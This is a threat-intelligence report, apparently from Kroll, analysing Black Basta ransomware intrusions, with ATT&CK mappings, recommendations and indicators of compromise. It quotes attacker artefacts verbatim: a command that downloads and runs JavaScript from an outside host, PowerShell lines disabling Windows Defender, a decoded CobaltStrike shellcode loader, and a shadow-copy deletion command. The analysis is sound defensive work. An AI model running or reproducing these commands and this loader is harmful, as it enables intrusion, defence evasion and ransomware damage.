Black Basta – Technical Analysis

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Cyber Risk

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Key Takeaways

- Kroll has identified both unique and common tactics, techniques and procedures (TTP) used by Black Basta to conduct double extortion ransomware campaigns. Vulnerable organizations are advised to proactively apply appropriate countermeasures to reduce their risk exposure.
- Attack objectives include disabling anti-virus and endpoint detection and response tools, exfiltrating sensitive data and encrypting files with the ".basta" extension.
- Initial access is often acquired via malicious links in spearphishing emails. Common tools used by Black Basta are Qakbot, SystemBC, Mimikatz, CobaltStrike and Rclone.

Summary

In recent months, news outlets have reported a surge in double extortion ransomware attacks by Black Basta, a notorious ransomware-as-a-service (RaaS) threat group first identified in early 2022. The actor is sophisticated, often utilizing a unique set of tactics, techniques and procedures (TTPs) to gain a foothold, spread laterally, exfiltrate data and drop ransomware. However, Kroll has observed Black Basta sometimes utilizing similar TTPs across multiple incidents. Therefore, it's prudent for potential victims to educate themselves and adopt proactive countermeasures to reduce their risk exposure.

Black Basta often gains initial access via a link to a malicious document delivered by email in the form of a password-protected zip file. Once extracted, the document installs the Qakbot banking trojan to establish backdoor access and deploy SystemBC, which establishes an encrypted connection to a C2 server. Often, Black Basta will acquire network persistence via legitimate remote access software tools.


Next, the post-exploitation framework known as CobaltStrike is installed for reconnaissance and deploying additional tooling across the network. Unlike most threat actors, Black Basta utilizes numerous tool deployment and remote access methods.

Black Basta often attempts to disable security tooling via premade scripts that interact with the registry. Kroll has also observed attempts to remove or disable endpoint detection and response systems to conceal the deployment of tools such as Mimikatz and CobaltStrike.

One of Black Basta’s primary objectives is to exfiltrate data. Most often, this is achieved with Rclone, which can filter for specific files before copying them to a cloud service. Once exfiltration is complete, the ransomware binary is executed to encrypt files with the “.basta” extension, delete volume shadow copies, and display a ransom note named readme.txt on infected devices.

Black Basta loiter time is typically two to three days. However, an extended hibernation time sometimes occurs after the initial Qakbot infection. This may indicate that initial access is being sold to associated threat actors.

Tactics, Techniques and Procedures


Phishing Email containing a link to a zip file
Qakbot used to deliver initial tooling
SystemBC installed to provide backdoor and to deliver further tooling
Mimikatz used to extract credentials or conduct pass the ticket
Antivirus and other security tooling disabled
Installation of legitimate remote access tools
Cobalt Strike installed to execute commands and tools accross the network
Exfiltration of sensitive data
Ransomware binary creation and data encryption
0101
0101

Initial Exploit

Kroll has identified that the most common mode of initial access used by Black Basta is by sending a phishing email that contains a link to a zip file for the victim to download. The email also often provides a password to the zip file to increase the perceived “authenticity” of the email. The email addresses used by Black Basta vary between cases.

```
Re: Victim - Multiple POs attached
Greetings!
Please check your docs as one doc available through the link lower:
hxxps://sciencesformation[.]com/nsst/ditpciattusie
File password: U876
We have a price discrepancy on PO# A123456
ITEM: F799-CL - $168.46
```

Figure 1 - Anonymized Email Example

This initial access method is true across a number of cases worked by Kroll. It is common for the zip file to have been accessed on several user endpoints. It is likely that the phishing emails are targeted and suggests some initial reconnaissance conducted by the threat actors. The link in Figure 1 drops a zip file within the user’s download folder. Once opened, a link (.lnk) file masquerades as a document, for example, filename.Doc.lnk. This link file then deploys Qakbot onto the endpoint.

MITRE ATT&CK: T1566.002: Spearphishing Link
MITRE ATT&CK: T1204.002: User Execution: Malicious File

Internal Scouting

One of the first tools deployed by Black Basta is CobaltStrike, which furnishes such post-exploitation capabilities as network and port scanning. Further information on CobaltStrike is detailed later in this report.

MITRE ATT&CK: T1049: System Network Connections Discovery

Toolkit Deployment

After the link file is executed, a curl command is executed to download a Javascript file, and this is then executed by wscript.exe to compile the Qakbot binary. It also contacts the command-and-control servers to inform the threat actor that it is alive.

```
/q /c echo 'zA1' && MD "%APPDATA%\Iu\MlSL" && curl.exe --output
%APPDATA%\Iu\MlSL\FEqwhs8j.GE.v6E.js hxxps://partoniroo[.]com/N9/u.js && ping
O0[.]org && cd "%APPDATA%\Iu\MlSL" && wscript FEqwhs8j.GE.v6E.js && ping H[.]io &&
ping u[.]org
```

Figure 2 – Lnk File Contents: Qakbot Initial Execution

MITRE ATT&CK: T1204.002: User Execution: Malicious File
MITRE ATT&CK: T1059.007: JavaScript

Typically, a dll file is registered by RegSvr32 and a scheduled task is created. Qakbot is utilized to provide backdoor access and to deliver the next stage of tooling. Typically, persistence is achieved by the creation of autorun entries and scheduled tasks. This allows threat actor to maintain a foothold within the network with backdoor access.

MITRE ATT&CK: T1059.007: JavaScript

Batch scripts are often deployed to inhibit detection by anti-virus or other security software. The script names vary; however, the content appears to be similar and generally operates in a similar way by removing Windows Defender in stages. Other scripts to remove specific anti-virus have also been identified including a script to establish a scheduled task to prevent anti-virus being reenabled.

```
powershell -ExecutionPolicy Bypass -command “New-ItemProperty -Path
‘HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender’ -Name DisableAntiSpyware -Value
1 -PropertyType DWORD -Force”
```

Figure 3 – Batch Script 1: Disable Windows Defender

```
powershell -ExecutionPolicy Bypass -command “Set-MpPreference -
DisableRealtimeMonitoring 1”
```

Figure 4 – Batch Script 2: Disable Windows Defender Monitoring

```
powershell -ExecutionPolicy Bypass Uninstall-WindowsFeature -Name Windows-Defender
```

Figure 5 – Batch Script 3: Remove Windows Defender

Kroll has also seen attempts to disable endpoint detection and response (EDR) tooling by utilizing the tool named Backstab. To achieve this, they use a legitimate copy of the process explorer driver within C:\Windows\system32\drivers\ . This driver is used to kill process handles of the EDR tools. The tool then checks the registry for names of common EDR tools and disables user access control (UAC) before attempting to remove those EDR tools.

MITRE ATT&CK: T1562.001: Disable or Modify Tools
MITRE ATT&CK: T1059: Command and Scripting Interpreter

To maintain control, Black Basta has been identified by Kroll as using multiple tools for command and control (C2). Common legitimate tools, including AnyDesk, AteraAgent and Splashtop, have been identified providing remote access.

MITRE ATT&CK: T1219: Remote Access Software

Kroll has identified that the remote access tool known as SystemBC is indicative of Black Basta cases. The tool is preconfigured with C2 domains and can also be utilized as a Tor proxy to provide a channel for the threat actor to deploy scripts and other tools. Figure 6 details the Black Basta configuration of SystemBC in one case. The name of the file is often obfuscated with a random name such as gemoh.exe. SystemBC also creates a scheduled task to maintain persistence, usually named the same as the binary itself within C:\Windows\Tasks\.

```
{
  "HOST1": "restoreimagesinc[.]com",
  "HOST2": "restoreimagesinc[.]com",
  "PORT1": "443",
  "TOR": ""
}
```

Figure 6 – SystemBC config

MITRE ATT&CK: T1090: Proxy

Escalation

In a number of Black Basta cases, the threat actor successfully phished a local administrator account; however, Mimikatz is also used to access these credentials via a cache. This is run on the domain controller once access is gained. Mimikatz is often renamed by Black Basta in a likely attempt to evade security solutions even after disabling anti-virus solutions. Mimikatz is a common post-exploitation tool used to collect Windows credentials. It is also used for collecting Kerberos tickets and is most commonly used to extract password hashes from LSA dumps and the security account managers database. The credentials are extracted and are then “cracked” to provide a credential pair. Mimikatz also provides the ability to conduct “pass the hash” by extracting the NTLM hash and allowing the hash to be forwarded to gain access to other devices without the need to know the victim’s password.

MITRE ATT&CK: T1003: OS Credential Dumping
MITRE ATT&CK: T1558: Steal or Forge Kerberos Tickets

Black Basta attempts to increase privileges with open-source tools such as nircmd.exe and nsudo.exe, which can allow execution at higher levels of privilege. These are often delivered via Qakbot or SystemBC.

CobaltStrike provides capabilities to gain increased privileges such as SYSTEM-level execution and “pass the hash” capabilities. Kroll has identified on several Black Basta cases that server message block (SMB) remote service execution is leveraged by pushing files from the domain controller (see Lateral Movement for more details). Pass the hash attempts have also been identified with Type 9 logins and corresponding commands passed via a named pipe.

MITRE ATT&CK: T1558: Steal or Forge Kerberos Tickets

Lateral Movement

Black Basta has been found by Kroll to be using multiple tools for lateral movement. Common legitimate tools such as AnyDesk, AteraAgent and Splashtop have been identified as not only providing remote access but also allowing the threat actor to move laterally within the network. Remote desktop protocol (RDP) is regularly used with the previously collected credentials.

MITRE ATT&CK: T1219: Remote Access Software
MITRE ATT&CK: T1021: Remote Services

Typically, the post-exploitation framework known as CobaltStrike is installed as a service. This provides crucial capabilities to the threat actor, including deploying tools and the ransomware binary across the network. This is usually achieved by a SMB Beacon. CobaltStrike is installed via Qakbot, and this is normally identified via service creations with a seven (7) random alpha-numeric character name. A base64 encoded PowerShell command launched by the Command Specifier (%COMSPEC%) can be found within the service event data, as shown in Figure 7.

```
%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdABVAGUAYQBtACgAL…
<snip>
```

Figure 7 – CobaltStrike Service Execution

Standard base64 decoding of the encoded string, shown in Figure 7, details that further Gunzip compressed base64 encoded strings are present.

```
$s=New-Object IO.MemoryStream(,
[Convert]::FromBase64String("H4sIAAAAAAAA/61WbXPauhL+HH6FPmTG9hQogTQNvZOZ8o45QAgmlJbD
MEKWwWAskGSDc9r/flY25tDb5N7O3JsZJrK0u9p99tldWVTmLMldInvMpig3ply4zEfFTOa6zkyJHtBnLeMEP
pFqWy3mSyrnO87IHNs2p0KgvzJ… <snip> "));IEX (New-Object IO.StreamReader(New-Object
IO.Compression.GzipStream($s,
[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

Figure 8 – CobaltStrike Encoded Command

A further base64 encoded blob can be extracted and decrypted with an XOR key of 35, as shown in Figures 9 and 10.

```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() |
Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')
[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
        $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]]
@('System.Runtime.InteropServices.HandleRef', 'string'))
        return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef]
(New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null,
@($var_module)))), $var_procedure))
}

function func_get_delegate_type {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]]
$var_parameters,
                [Parameter(Position = 1)] [Type] $var_return_type = [Void]
        )

        $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-
Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryMod
ule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass,
AutoClass', [System.MulticastDelegate])
        $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard,
$var_parameters).SetImplementationFlags('Runtime, Managed')
        $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot,
Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime,
Managed')

        return $var_type_builder.CreateType()
}

[Byte[]]$var_code =
[System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfI
Q8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7bGF
4HVsF7qHsHIvBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3t8eagxyKV+EuNJY0sjMyMjS9zcJCNJI0t7h3D
G3PZzyosjIyN5EupycksjkycjSyOTJyNJIkklSSBxS2ZT/Pfc9nOoNwdJI3FLC0xewdz2puNXTUkjSSNJI6rF
oOUnqsGg4SuoXwcvSSN1SSdxdEuOvXyY3PaodwczSSN1SyMDIyNxdEuOvXyY3Pam41c3qG8HJ6gnByLrqicHq
HcHMyLhyPSoXwcvdEvj2f7f3PZ0S+W1pHHc9qgnB6hvBysa4lckS9OWgXXc9txHBzPLcNzc3H9/DX9TSlNGf3
RKTVBMQEgRf2BCV0JPTERgS0JNREZvSlBXRk1GUQ5qe2hwRhsVDhIjBPhVVw==')

for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_pro
c_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32],
[UInt32], [UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer,
$var_code.length)

$var_runme =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer,
(func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
        start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-
Job
}
else {
        IEX $DoIt
}
```

Figure 9 – CobaltStrike Decoded Loader

The named pipe identified in Figure 9 shows the presence of SMB beacons. This allows infected machines to communicate with the threat actor-controlled device via an SMB channel.

```
üè....`.å1Òd.R0.R..R..r(.·J&1ÿ1À¬<a|., ÁÏ
.ÇâðRW.R..B<.Ð[email protected]ÀtJ.ÐP.H..X .Óã<I.4..Ö1ÿ1À¬ÁÏ
.Ç8àuô.}
ø;}$uâX.X$.Óf..K.X..Ó....Ð.D$$[[aYZQÿàX_Z..ë.]1À[email protected]ÿÿ..j.hX¤SåÿÕPé¨...Z
1ÉQQh.°..h.°..j.j.j.RhEpßÔÿÕP..$j.Rh(o}
âÿÕ.Àtnj.j.j..æ.Æ..â.Â..|$.j.Vj.RWh.._»ÿÕ.T$.j.Vh.
..RWh.._»ÿÕ.Àt..L$...$.È..$.T$..Âë×.|$.WhÀúÝüÿÕWhÆ..RÿÕ..$.L$.9Át.hðµ¢VÿÕÿd$.èSÿÿÿ\\.
\pipe\Winsock2\CatalogChangeListener-IXKSe86-1.'Ûvt
```

Figure 10 – CobaltStrike 32bit ShellCode with SMB Beacon via a Named Pipe

The SMB remote service execution allows the threat actor to push tools and malicious files across the network at SYSTEM-level privileges. Typically, an administrator share, for example “$ADMIN”, is used to store the malicious binary to then be executed from a domain controller. Detection of this activity can be identified within PowerShell logging.

MITRE ATT&CK: T1543.003: Create or Modify System Process: Windows Service
MITRE ATT&CK: T1509: Command and Scripting Interpreter
MITRE ATT&CK: T1572: Protocol Tunneling
MITRE ATT&CK: T1021.002: Remote Services: SMB/Windows Admin Shares
MITRE ATT&CK: T1071: Application Layer Protocol

Mission Execution

Once Black Basta has established themselves on the network, they look to identify files for exfiltration. Kroll has identified that Rclone is Black Basta's tool of choice for exfiltration, although WinSCP has also been identified. Rclone provides the ability to upload data to a configured cloud storage provider. Detection of this can be achieved by investigating the system pagefile, system resource usage monitor (SRUM) and the UsnJrnl ($J).

MITRE ATT&CK: T1567.002: Exfiltration Over Web Service: Exfiltration to Cloud Storage

After data exfiltration, the next stage is to encrypt endpoints with the Black Basta ransomware binary. The executable name varies between incidents; however, it often provides the same capabilities. The binary launches a command line to delete VSS shadow copies with vssadmin, as shown in Figure 11, before encrypting files and creating the readme.txt file.

```
C:\Windows\System32\vssadmin.exe delete shadows /all /quiet
```

Figure 11 – Shadow Copy Deletion by Black Basta Ransomware

Deleting the volume of shadow copies helps prevent system recovery, providing further leverage for the threat actor to demand a ransom for decryption.


MITRE ATT&CK: T1490: Inhibit System Recovery

```
Your data are stolen and encrypted
The data will be published on TOR website if you do not pay the ransom
You can contact us and decrypt one file for free on this TOR site
(you should download and install TOR browser first https://torproject.org)
<redacted tor link>

Your company id for log in: <redacted>
```

Figure 12 – Example readme.txt Black Basta Ransom Note


Figure 12 details the standard Black Basta ransom note, which states that data has been exfiltrated. As mentioned earlier, while exfiltration is common, the encrypted file extensions may vary. Typically, files are appended with ".basta" but variations of this extensions have been identified. The ransomware binary also changes the wallpaper to the image shown in Figure 13. The binary places a .jpg file within the user's local temp directory, which is then used to create the wallpaper image.



Your network is encrypted by the Black Basta group. Instructions in the file readme.txt

Figure 13 – Desktop Wallpaper Configuration

Once encryption is complete the threat actor will likely leave the network. If the victim does not interact with the threat actor, company information and a data listing will be added to the Black Basta leak site. A screenshot of the leak site can be found in Figure 14.



[redacted]

Published 0% Visits 130

[redacted]

Published 100% Visits 3368

[redacted]

Published 0% Visits 239

Figure 14 – Black Basta Leak Site

MITRE ATT&CK: T1486: Data Encrypted for Impact

Mitre ATT&CK Mapping

Tactic	Technique	Procedure
TA0001	T1566.002	Spearphishing Link
TA0002	T1059	Command and Scripting Interpreter
T1053	Scheduled Task/Job	

T1204.002	User Execution: Malicious File	
TA0003	T1053	Scheduled Task/Job
T1543.003	Create or Modify System Process: Windows Service	
TA0004	T1078	Valid Accounts
TA0005	T1562	Impair Defences: Disable or Modify Tools
TA0006	T1003	OS Credential Access
T1558	Steal or Forge Kerberos Tickets	
TA0007	T1049	System Network Connections Discovery
TA0008	T1021	Remote Services
TA0009	T1005	Data from Local System
TA0011	T1219	Remote Access Software
T1090	Proxy	
T1071	Application Layer Protocol	
T1572	Protocol Tunneling	
TA0010	T1567.002	Exfiltration Over Web Service: Exfiltration to Cloud Storage
TA0040	T1490	Inhibit System Recovery
T1486	Data Encrypted for Impact	

Recommendations

Kroll has identified recommendations relating to this alert:

Recommendation	Observation
Utilize anti-spoofing and email authentication mechanisms	Black Basta relies on spearphishing for initial access. Prevention of such emails may limit the success of spearphishing attempts.
Disable Plaintext Passwords	Limiting cached cleartext credentials can limit the success of Mimikatz.
Monitor PowerShell Execution Ensure PowerShell is logged and create detections for encoded script execution	The threat actor utilized CobaltStrike. Monitoring PowerShell execution can identify malicious activity associated with CobaltStrike.
Audit user, administrator and service accounts Ensure accounts have the correct access and privileges. Implement the principle of least privilege.	The threat actor is often able to install tools on user endpoints. Limiting the privileges of users can prevent a threat actor from installing malicious software.
Implement multi-factor authentication Multi-factor authentication can restrict access to sensitive areas and can prevent lateral movement.	Enabling multi-factor authentication can prevent a threat actor from moving laterally and accessing sensitive data.
Review backup strategies Ensure multiple backups are taken, and at least one backup is isolated from the network.	As a ransomware actor’s main aim is to disrupt business, ensuring a viable backup and recovery strategy can allow a business to recover quickly.
Enable Credential Guard	Limit the success of tools such as Mimikatz by applying Window’s credential guard.

Review Password Strategy	Ensure passwords are complex to limit the success of tools such as Mimikatz.

Indicators of Compromise

The following files and hashes have been observed in multiple incidents. Hashes and filenames vary between cases. Some examples are listed below:

File Name	Comment	MD5 Hash Value
av.bat	Removes Defender	DD4816841F1BAFDC0482EFC933BA8FE5
1.bat	Removes MalwareBytes	5E601E8AA6A9A346E7907BA300EE1C3F
UpdaterUISCC.exe	SystemBC	325B90384EBDD794221C9A010C4A73B1
<redacted>	Ransomware Binary	20D03F8272648FA3FD31E222B8E2220F
<redacted>	Ransomware Binary	AB79DBF72D25701F8703E0B5457A535B
ILUg69ql1.bat	Defender Removal Script	95E196B9DE3C8E05B835B091B8EC1436
ILUg69ql2.bat	Defender Removal Script	01FF5E75096FE6A8A45BFA9C75BFEB96
ILUg69ql3.bat	Defender Removal Script	978D3DFDAB9CD0ED684ED4CCDCB3AAF4
<redacted>	Qakbot Zip File	3635C0E80E526C9A92C26EF95BEA95F9

The following external IP addresses were observed during the incident:

IP Address	Comment

104.243.42[.]239	CobaltStrike C2
213.227.15[.]194	CobaltStrike C2
155.138.194[.]253	SystemBC hard-coded IP

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